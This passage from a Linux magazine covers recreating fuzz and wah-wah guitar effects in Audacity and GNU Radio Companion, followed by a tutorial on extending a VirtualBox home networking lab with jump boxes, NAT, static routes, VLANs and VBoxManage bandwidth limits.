be immediately obvious how to use *Musescore*, but we'll have to leave you to get up to speed with it.

Having already looked at fuzz, this is surely the best place to start and, if you don't have your own ideas, we suggest applying the effect to introduction of *Satisfaction* (as in *I Can't Get No Satisfaction*) by The Rolling Stones, which was one of first tracks to use fuzz. Specifically, apply it to the first six bars, that's right before Mick Jagger starts with those immortal words. To start create an MP3 file using *Musescore*. Now import it into *Audacity* and, if you play it, it'll initially sound just like ordinary electric guitar music with no special effects. To apply fuzz we're going to use the Distortion effect which you'll find in the Effect menu. Make sure Hard Clipping is selected as the Distortion type and try out various values of the Clipping level, undoing the effect each time before you try another value.

## » REAL-TIME EFFECTS

*Audacity* might provide a suitable tool for post-processing recordings, but you wouldn't choose to use it on stage. For a start some effects involve lots of number crunching so they won't work in real time, and second you might not want to have a laptop at your feet on stage. In the early days, effects were produced using small pedals containing analogue electronics and, while analogue pedals are still available today and are preferred by some performers, many pedals now contain a digital alternative.

Having got to grips with the physics of effects using *GNU Radio Companion*, if you're a performer you might feel inspired to make your own pedals and there's never been a better time. Indeed, single board computers such as Raspberry Pis and Arduinos offer suitable platforms, and there are options to reduce the amount of hardware you need to design and add yourself.

Take [www.electrosmash.com/pedal-pi](http://www.electrosmash.com/pedal-pi) it's an open source project that enables you to create an effects pedal from a

Raspberry Pi Zero, although we should point out that it only has a 12-bit ADC so it's considered an educational tool rather than something for producing polished performances. Most importantly, it's C programmable so you can create your own effects or, to quote its developers, "get inspiration from the ready-to-use effects from the forum, like Distortion, Fuzz, Delay, Echo, Octaver, Reverb, Tremolo and Looper". It's available as just a PCB or as a full kit of parts including everything except the Raspberry Pi Zero.


So long as you apply adequate clipping, the effect will be blatantly obvious in the graphical display of the track and you'll also notice something decidedly fuzz-like when you listen to it. A value of -15dB sounded about right to us, although you might have other ideas. You might also like to boost the higher frequencies, say above 1kHz, to further emphasise the harmonics which are so much a part of fuzz. You can do this at Effect>Filter Curve EQ. After that it would also be a good idea to reduce the overall amplitude using a negative value for Amplification at Effect>Amplify.

## Wah-wah

Our next effect, wah-wah, is every bit as much part of the rock music of the 70s – and more recently too – as fuzz. A wah-wah pedal is a device which acts as a bandpass filter – so it enables frequencies in a specified range to pass through, while attenuating other frequencies. The centre frequency of the filter depends on the position of the pedal so, while the pedal is being rocked backwards or forwards, the frequency characteristics glide, thereby creating the familiar wah-wah sound.

Commonly, the track that's cited as the all-time classic track featuring wah-wah is Jimmy Hendrix's *Voodoo Child (Slight Return)*. So, if you're going to experiment adding the effect to electric guitar music there's no better place start. If you're going to enter the music yourself in *Musescore*, you need to bear in mind that the first few bars form a rhythmic section in which the strings are muted using the fretting hand and with a degree of wah-wah added. The wah-wah really kicks in big time with the melody at bar five, though, and this is where you might like to start processing the track. However, do bear in mind that, because the muted rhythmic introduction can't properly be transcribed in musical format, it's omitted from some sheet music and, in that case, you'd be starting with the first bar.

Since we looked at how to implement fuzz using *GNU Radio Companion* in some detail, we'll suffice by just giving you the basics of implementing wah-wah in that package. Indeed, there's often no better way to learn



The Rolling Stone's Satisfaction was, perhaps, the first pop song to bring guitar fuzz to widespread attention.

than to try it yourself and, while it'll almost certainly take some time to fine-tune it, the exercise should give you more than an inkling of how wah-wah works. You'll find that *GNU Radio Companion* includes a Bandpass Filter block under Filters, and that forms the basis of the effect. However, that alone will only produce a static bandpass effect, which is not



*Voodoo Child (Slight Return)* by Jimmy Hendrix might have been one of the first tracks to feature fuzz, and it's still a classic example today.

what we need. Instead, you need to use a slider control – at QT Widgets>GUI Range – to define the centre frequency, and this will enable you to alter it as the music is playing. Note that the GUI Range block displays a slider when you run the script. Moving that slider causes a value to be assigned to the variable that appears in the block's Properties window. That variable name can then be used in the Bandpass Filter's Properties window, probably as part of an expression such as "range\_variable - 1000", to define the filter's Low Cutoff Freq and High Cutoff Freq.

More practically, we can turn to *Audacity* again, so import your guitar track with no effects already applied, select all the track or the part to which you want to apply wah-wah, and go to Effect>Wahwah. Now play back the track and it'll sound markedly different, with the characteristic effect very much in evidence. Feel free to try out the various controls to get a better idea of what each one does, and hopefully find a combination that's to your liking.

Interestingly, though, unlike the experiment in *GNU Radio Companion*, you didn't need to move a slider back and forth to imitate the operation of a wah-wah pedal. This is because *Audacity's* wah-wah effect is auto wah-wah – something that some wah-wah pedals also offer. In this approach, the algorithm analyses the envelope of the audio waveform, typically increasing and decreasing the filter's centre frequency once per envelope peak, which, it is assumed, corresponds to a note. Whether or not this really mimics the expert use of a conventional wah-wah pedal is debatable.

That's all for our detailed discussion of specific rock effects and, while fuzz and wah-wah are probably the most iconic, there are lots more and *Audacity* has plenty of them up its sleeve. So, why don't you try some out, just to get a feel of what's possible. Also, do take a look at the box (page 79) which provides a bit more information on some other classic 70s effects. **LXF**

## QUICK TIP

While not widespread, a 70s effect that was named in Mike Oldfield's *Tubular Bells* was the double speed guitar. This was produced by playing and recording the guitar an octave too low, and then playing it back at double speed to restore the pitch. Because a guitar has different spectral characteristics at different parts of its range, the end result was a different sound.

» GET FOSS SATISFACTION NOW! Subscribe now at <http://bit.ly/LinuxFormat>

## VIRTUALBOX

Credit: www.virtualbox.org

# Build an advanced networking test lab

**Stuart Burns** brings us up to date on his networking insights and covers expanding the networked virtual lab beyond the single host.



**OUR EXPERT**

**Stuart Burns** is a systems administrator who specialises in virtualisation at scale, public cloud and virtual disaster recovery. When not doing that he can be found dabbling in Linux.

Using a jump box to grant access to NAT network from local network, making access and management that little bit easier.

**P**reviously we've looked at networking basics to help build a virtual test lab using *VirtualBox*. In the last article (**LXF280**) we cover some of the more advanced features and networking in general, some outside of *VirtualBox*. One example is wired networking and segmentation beyond *VirtualBox*, but within a home lab. Home labs tend to sprawl well beyond one single box due to resource constraints (a 64GB laptop is not cheap!)

As it's been a little while it'll be best to recap a little, it's important to understand the types of networking available in *VirtualBox* and how they can be used in home labs. So far we've only used two types of networking that *VirtualBox* provides:

- » Bridged (connected to local network as though it's any other computer on the local network). It has the same communication capabilities as other resources on the local network. It'll function as any other network device on it, including DHCP and such-like.
- » Internal, as the name suggests, is essentially a standalone isolated network, hence we had to use a router to enable that internal network to communicate with other networks. In our previous article we covered how to use pfSense as a router, with one foot in the local network (Bridged) and one in the isolated LAN, configuring all the traffic to be allowed through, with an appropriate route specified (a recap on routes can be found further in the article).
- » NAT (Network Address Translation) essentially

creates an isolated network, but one that can forward traffic to the outside world (so, for example, it can see and utilise an internet connection if there's one on the real network, but is effectively an isolated network.) It's also the default network type selection within *VirtualBox*. NAT comes with benefits and drawbacks...

When using NAT only the local desktop that's running *VirtualBox* knows about the *VirtualBox* servers it's hosting. That can be a drawback, inasmuch as there's no default connectivity to the network that the rest of the infrastructure sits on.

NAT is also the default network setting out of the box when a virtual machine is created. The *VirtualBox* host performs the NAT functionality. As part of the *VirtualBox* functionality it also provides DHCP IP address allocation for the NAT network. It can be manually configured if desired, or there's a real reason to do it. Think of NAT as an isolated network that can reach the internet. It's up to the reader to decide which is more appropriate.

## Jump to it

One of the great things about *VirtualBox* is that it's possible to have multiple network cards in a VM. Therefore, a quick and easy way to create an isolated network that can be reached from anywhere on the local network is to use what is termed a "Jump box".

Jump boxes, as the name implies, enables the user to use it to jump into other servers and networks. For example, if one were to create a VM with a bridged network so it appears on the primary network. If not installed, *Open-SSH* server will need to be installed. This can be installed using the following command:

```
$ sudo apt-get install -y openssh-server
```

It's advisable that a static IP address is used so that it persists and is always available. At this point, if the reader shuts down the VM in question, adds a second network and set the network type to NAT then by default, upon reboot, the second virtual network should pick up a DHCP address for the second NIC. Using SSH from any other host on the network, `ssh` into the primary interface. Assuming everything worked as expected, it should look something like that shown in the screenshot (left).

Once completed, any further VMs that are brought

```
sysadmin@jump:~$ ip a
1: lo: <LOOPBACK,UP,LOWER_UP> mtu 65536 qdisc noqueue state UNKNOWN gro
  link/loopback 00:00:00:00:00:00 brd 00:00:00:00:00:00
  inet 127.0.0.1/8 scope host lo
    valid_lft forever preferred_lft forever
  inet6 ::1/128 scope host
    valid_lft forever preferred_lft forever
2: enp0s3: <BROADCAST,MULTICAST,UP,LOWER_UP> mtu 1500 qdisc fq_codel st
  link/ether 08:00:27:65:2c:30 brd ff:ff:ff:ff:ff:ff
  inet 10.0.0.237/24 brd 10.0.0.255 scope global dynamic enp0s3
    valid_lft 7020sec preferred_lft 7020sec
  inet6 fe80::a00:27ff:fe65:2c30/64 scope link
    valid_lft forever preferred_lft forever
3: enp0s8: <BROADCAST,MULTICAST,UP,LOWER_UP> mtu 1500 qdisc fq_codel st
  link/ether 08:00:27:bc:c8:99 brd ff:ff:ff:ff:ff:ff
  inet 10.0.3.15/24 brd 10.0.3.255 scope global dynamic enp0s8
    valid_lft 86217sec preferred_lft 86217sec
  inet6 fe80::a00:27ff:febc:c899/64 scope link
    valid_lft forever preferred_lft forever
sysadmin@jump:~$
```

up on the NAT network work will be contactable from the jump box that's available on the local network. The NAT'd lab network can reach the internet, but is still isolated and is therefore an ideal sandbox to experiment with. For a quick and simple lab setup this approach can be the easiest way to do this. A pro tip here is to save having to login every time with a username and password. It can be very useful to use SSH passwordless logins. Whilst this isn't best practice in a production environment, for a lab setup it will be fine.

The first step is to create an SSH public/private key pair. From the jump box, as the standard user, issue the following command:

```
$ ssh-keygen
```

When prompted for a password, leave it blank. Once it's created, use the following command to copy the public key to the hosts on the NAT side:

```
$ ssh-copy-id username@nat-vm
```


Substitute the `username` and `nat_vm` name for one with login rights to the machine to copy to.

Assuming that it all worked as expected, it will enable seamless login to the NAT VMs from the jump host and make management easier. It's a quick and easy way to get a quick setup going. Do remember however, that the NAT'd machines won't be aware of the bridged network, so it won't be able to access and use services on the bridged network. In addition, the VM doesn't need to be resource intensive: 512MB and one vCPU will be more than enough.

## On the home front

A frequent home lab problem is that most consumer laptops or desktops only have one network connection available. Out of the box the network will just enable the user to connect to one wired network. In our previous examples we used *pfSense* to do the routing between our internal networks. This hides a lot of the complexity of networking.

In a typical scenario, if a virtual machine can't find the required host locally (in the ARP table, which maps the network card hardware interface – a MAC address, a globally unique hex value – to an IP address at a low level) it will send the request to the default gateway to deal with it. That is, unless the system or user has specified a custom route that matches the required destination. As the name implies, custom routes override defaults so that different traffic can be sent to different networks.



Setting the SSD to true can help increase speed if the underlying disk is really SSD.

For example, one scenario is being able to communicate with a network 10.0.10.0/24 as root user and send the traffic to the router. We've used *pfSense* as our router in past instalments. It's assumed that the IP address for the local *pfSense* box is 10.0.0.232 – adjust this and the netmask 10.0.10.0/24 to whatever your *pfSense* installation's IP is.

```
ip route add 10.0.10.0/24 via 10.0.0.232
```

If there's more than one network card the reader may need to specify the device like so:

```
ip route add 10.0.10.0/24 via 10.0.0.232 dev eth0
```

Obviously, there has to be a connectivity route to the network you're adding, but it boils down to sometimes you just have to tell the computer where to send the traffic intended for that network. If a route to the network in question isn't set then it'll be similar to what's shown in the routing table. The table can be displayed by issuing the command `route` from the machine in question. We mention this here purely for completeness.

This is great for a single network, but being able to have separate networks in a physical environment would mean a separate switch for each network, and all the cables that go with that. Luckily, switches can be split up into virtual networks. These VLANs (virtual LANs) enable several networks to carry traffic across one cable and each network is isolated from the other, in a system called a collision domain. It underpins the core of how large-scale networking works. Obviously, the bandwidth capacity stays the same and it's shared across all the VLAN networks.

With regards to scalability, one link can provide over 4,000 separate networks (although in reality it should

## QUICK TIP

Being able to use remote desktop is handy. To enable it, open the VM settings, navigate to Display, remote display and tick the box. This will enable remote desktop for desktops.

## » STOP VMS FIGHTING FOR THE SAME IP ADDRESS.

Newer versions of Linux no longer use the MAC address of a machine to obtain a DHCP address. What this means is that should the administrator (sensibly) configure a base VM and then clone it, the derivative virtual machines will all attempt to claim the same IP address and that's obviously not an ideal situation. No matter what actions you take (delete network connections, reset the MAC), the problem will still persist.

This is because `systemd` uses the in-built machine-id to identify the machine and this information then gets passed to the `dhcpd` subsystem and associated tools.

Luckily, there's a way to easily fix this using the `netplan` configuration file. To remediate it edit the `netplan` file (`sudo nano /etc/netplan/xxx.yaml`) and add the following line below the DHCP: true line for the appropriate file:

```
dhcp-identifier: mac
```

Save the file and reboot. Obviously, it will reboot and obtain a new IP address. To save running into this snag in future, we recommend implementing this change on the master image to save having to do this to all subsequent instances. This problem doesn't affect the VMs when setting a static IP address but then again, if you have two VMs with the same IP it can cause problems.



## QUICK TIP

Virtualbox is free for anyone to use. The extension pack with all the advanced items such as USB3, PXE, memory management is only free for personal use. This means if VirtualBox is used in a business context licenses will be required to use the extension pack if needed.

never approach this number; 4,092 is the maximum VLANs that can be used.) VLANs can also enable the reader to split up a suitably equipped physical switch into smaller networks. For example, a 24-port switch could be logically split up into several different logical networks. It's important to note that switches and hubs are different:

Hubs are the cheap little five-port affairs you see advertised for under £30. In a hub, the traffic from all the ports is echoed to all the other ports on the device. Everything that gets received then becomes copied across all ports.

Switches work differently. They work at a higher level and are commonly referred to as layer two or layer three devices. Unlike a hub that simply passes all the data through the ports, a switch deals in MAC addresses and IP addresses.

As part of the TCP/IP stack, there's a portion in the headers that contains the VLAN data, known as the VLAN tag. The switch can differentiate between the VLANs and passes the traffic on to the right virtual network. Be aware that VLAN 0 is special: it's referred to as the default VLAN. Out of the box pretty much all switches have the entire switch set as VLAN 0, making all the switch ports part of the same VLAN.

These VLANs are set up by specifying the VLAN ID (a number between 0 and 4,096) in the VLAN ID, which is part of the TCP/IP standard. This is referred to as "tagging". That said, there are two main scenarios for VLAN usage.

## Port-based VLANs

As the name suggests, the physical switch port is given

a VLAN. This means whatever computer is plugged into the switch becomes a member of the VLAN the switch says that port belongs to. To configure this scenario, one would need to refer to the switch manual.

## Host based.

This is where a host is configured with a VLAN up front. Exactly how this happens depends on your operating system. For example, if you're running Ubuntu then there's some additional configuration required to the set up. To create a home lab scenario with two Ubuntu hosts on a separate VLAN, you'll need to perform the following steps:

Assuming that you follow the documentation and set the VLAN to work at the port level, you can once again use *VirtualBox* to interlink two segmented VLANs. Some switches – layer 3 switches – can do network routing themselves between VLANs, but these tend to be quite expensive.

*VirtualBox* itself doesn't allow for the implementation of VLANs for the VMs, but using port-based VLAN segmentation will work because the VLAN tag becomes applied when data leaves the local desktop and is then removed before it enters the desktop. This means that it's essentially transparent.

Using this scenario will also mean that the host itself (your laptop/desktop) will also be a member of that VLAN, so if connectivity goes a bit awry while experimenting with this, bear that in mind. They will also be isolated so there will be no internet connectivity or indeed any connectivity. If you have a second network adapter you can follow along and create connectivity between the network physical networks.

```
C:\Program Files\Oracle\VirtualBox>VBoxManage.exe list vms
"Docker desktop" {89243c6d-9a13-4a93-b149-539161333dc8}
"torrent" {34701118-6d5c-4b3e-a4e7-0ba3b4f99070}
"dockhost" {94a19617-28b6-461e-8b92-6851d3a83cb2}
"BaseUbuntuServer" {40b0e6bf-0a28-4c9f-972f-86115ae3a5b8}
"BaseUbuntuServer Clone" {01f19127-77d4-4b4a-a67a-b35b4c1a3c6c}
"WinBaes" {92fdc427-1bb0-4a70-abc9-5d468972825e}
"BaseUbuntuServer Clone1" {25d525f6-e5d5-4eb1-9c05-89aadce1b039}
"test_default_1638050721452_56618" {159ddab0-85bf-4c22-b2b8-101182cbb598}
"test_default_1638103095977_83570" {422c4523-1347-446c-80a7-0024b2077e0c}
"jumpbox" {e0215890-0b23-4c84-98a6-3cd574ffc50c}
"jump" {f8de1e75-af89-4943-8cd1-f7ae3ea7f6a9}
"test1" {cba42ec2-11bb-4d1e-8fe9-76739184ccf1}
```

VirtualBox can be managed from a script or a command line if desired very useful for automation.

## » RUNNING VIRTUALBOX FROM THE COMMANDLINE.

We've already mentioned some of the tools to manage and restrict bandwidth, and most people will use the GUI to create and manage virtual machines. Sometimes there's a need to be able to do it from the command line, for example inclusion in a script. The *VirtualBox* management tool, as previously noted is *VboxManage*. To list all the VMs, just use `VboxManage list`. There's also an additional set of switches that can be

used to provide more insight, such as restricting the output to only running VMs. (`VboxManage list runningvms`)

Alongside this, there are power options to power off and power on the *VirtualBox* VMs (`VboxManage startvm` with the appropriate VM identified or even powered off using the same command format). Pretty much anything that can be done via the GUI can be done via the command line so there's no reason why

the reader couldn't script the vast majority of their build into such a way as to make it disposable and build on demand. All the available options are available by just running the *vboxmanage* tool with no command line options.

There's also the capability to do an unattended install, which will help when automating setups, although cloning from an existing VM may be a better way to do it, depending on your requirements.



You can use a second host with a suitable hypervisor, such as *VMware ESXi* that can work with VLANs. The free edition of *VMware ESXi* can be downloaded for those who want to experiment with VLANs.

Alternatively, *pfSense* installed directly on to a modest desktop with two or more NICs can be used. Start the Installation process for *pfSense* and walk through the installer, selecting the defaults all the way.

If the reader wanted to bridge several networks on a more permanent basis then using a physical box with multiple connections is one method. This approach is, however, rather inefficient. As we mentioned before, if the infrastructure is tagged at the switch level, it enables one port to be a member of several networks.

Allowing multiple VLANs on the one cable would mean that one physical host could manage several different networks across the switch.

Note that Windows Pro editions do support VLANs, but the Home editions don't. That isn't to say the Home version can't be used on a VLAN, but it would have to be specified at the Ethernet port rather than the host (Windows computer).

Obviously, the reader may be a bit limited with network infrastructure, but there are a number of router and switch emulator packages. The first is Wanem (<http://wanem.sourceforge.net>) as the name suggests, is a WAN emulation package, it's old but still works. The other is [www.solarwinds.com/free-tools/gns3-network-emulator](http://www.solarwinds.com/free-tools/gns3-network-emulator) which is a network emulator.

Neither of these will create a usable routing config but they are designed to allow people to play with network configurations when they can't afford the real physical kit that can be used to learn about network infrastructure beyond the basics.

## Switch it up

We mentioned switches before and it should come as no surprise that virtual switches (not to be confused with VLANs) are becoming more and more popular, not least because there's less physical cabling, less physical infrastructure and they're easier to manage. All the top-tier cloud providers have their own virtual switching infrastructure to provide networking services.

Other networking tips include the ability to limit bandwidth consumption. This is only for outbound connections but it can be useful, especially if there are many VMs sending data on the same interface. The way in which it works is to create a group with a specified amount of bandwidth and then add VMs to the group. There's nothing to stop you from adding several machines to one group:

```
VBoxManage bandwidthctl
"VM name" add MyBWLimit
--type network --limit 20m
VBoxManage modifyvm "VM
name" --nicbandwidthgroup1
MyBWLimit
```

The command should be

simple to understand. The limits are set as m for megabytes and k for kilobytes. To remove a VM from a bandwidth group use the following:

```
VBoxManage modifyvm "VM name"
--nicbandwidthgroup1 none
```

Some optimisations around *VirtualBox* include making sure that the virtualbox extensions are installed. Installing the virtualbox extensions enable a whole raft of features including the ability to use USB3 devices, PXE and other things. Most of the time, to use these features the reader will need to install the extensions and then update the settings in the *VirtualBox* VM configuration. It's also worth noting that, out-of-the-box, some of the options are not tuned but instead designed to work across the widest range of hardware.

Out of the box a *VirtualBox* VM for example, defines the disk as SATA. That in itself isn't an issue, but there's a tick box to state that it's an SSD. This will help optimise the disk for what it really is (assuming an SSD is installed). Second, installing virtualbox extensions will enable the use of paravirtualised network. This is a highly optimised virtual network card designed for virtual environments. Finally, installing extensions will enable better memory management, not least because it can use memory ballooning, compression and other techniques to manage finite memory.

